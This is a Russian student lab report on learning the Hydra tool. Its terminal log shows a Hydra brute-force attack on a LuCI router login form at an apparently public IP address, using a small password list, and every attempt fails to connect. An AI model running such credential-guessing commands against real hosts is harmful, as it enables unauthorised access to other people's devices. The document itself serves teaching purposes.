

Индивидуальный проект
ЭТАП 3. ИСПОЛЬЗОВАНИЕ HYDRA
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Содержание

1 Цель работы.....	3
2 Выполнение работы.....	4
3 Выводы.....	6

1 Цель работы

Научится работе с Hydra и применить знания на практике

2 Выполнение работы




Рис 1. Оновление данных





Рис 2. Создание файла с паролями



The terminal window shows the execution of the Hydra tool. The user first creates a file named `passwords.txt` containing a password list. Then, they run the command `hydra -l root -P ./passwords.txt -o result.txt -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username"`. The output shows Hydra starting at 2025-04-12 22:31:27, attacking the target, and then failing due to connection errors after 6 login tries per task.

```
artemkuzmin@artem: ~  
[ERROR] all children were disabled due too many connection errors  
0 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 22:30:49  
  
artemkuzmin@artem: ~  
$ echo -e "password\n123456\nadmin\nroot\nqwerty\ntest_password" > passwords.txt  
  
artemkuzmin@artem: ~  
$ hydra -l root -P ./passwords.txt -o result.txt -f -V -s 80 178.72.90.181 http-post-form "/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username"  
  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-12 22:31:27  
[DATA] max 6 tasks per 1 server, overall 6 tasks, 6 login tries (l:1/p:6), ~1 try per task  
[DATA] attacking http-post-form://178.72.90.181:80/cgi-bin/luci:username=^USER^&password=^PASS^:Invalid username  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "password" - 1 of 6 [child 0] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "123456" - 2 of 6 [child 1] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "admin" - 3 of 6 [child 2] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "root" - 4 of 6 [child 3] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "qwerty" - 5 of 6 [child 4] (0/0)  
[ATTEMPT] target 178.72.90.181 - login "root" - pass "test_password" - 6 of 6 [child 5] (0/0)  
[ERROR] Child with pid 23142 terminating, cannot connect  
[ERROR] Child with pid 23143 terminating, cannot connect  
[ERROR] Child with pid 23146 terminating, cannot connect  
[ERROR] Child with pid 23145 terminating, cannot connect  
[ERROR] Child with pid 23144 terminating, cannot connect  
[ERROR] Child with pid 23147 terminating, cannot connect  
[ERROR] all children were disabled due too many connection errors  
0 of 1 target completed, 0 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-12 22:32:12
```

Рис 3. Делаем запрос к Hydra




Рис 4. Сохраняем ответ в текстовой файл

4 Вывод

В результате работы я приобрел навыки работы с Hydra и применил их на практике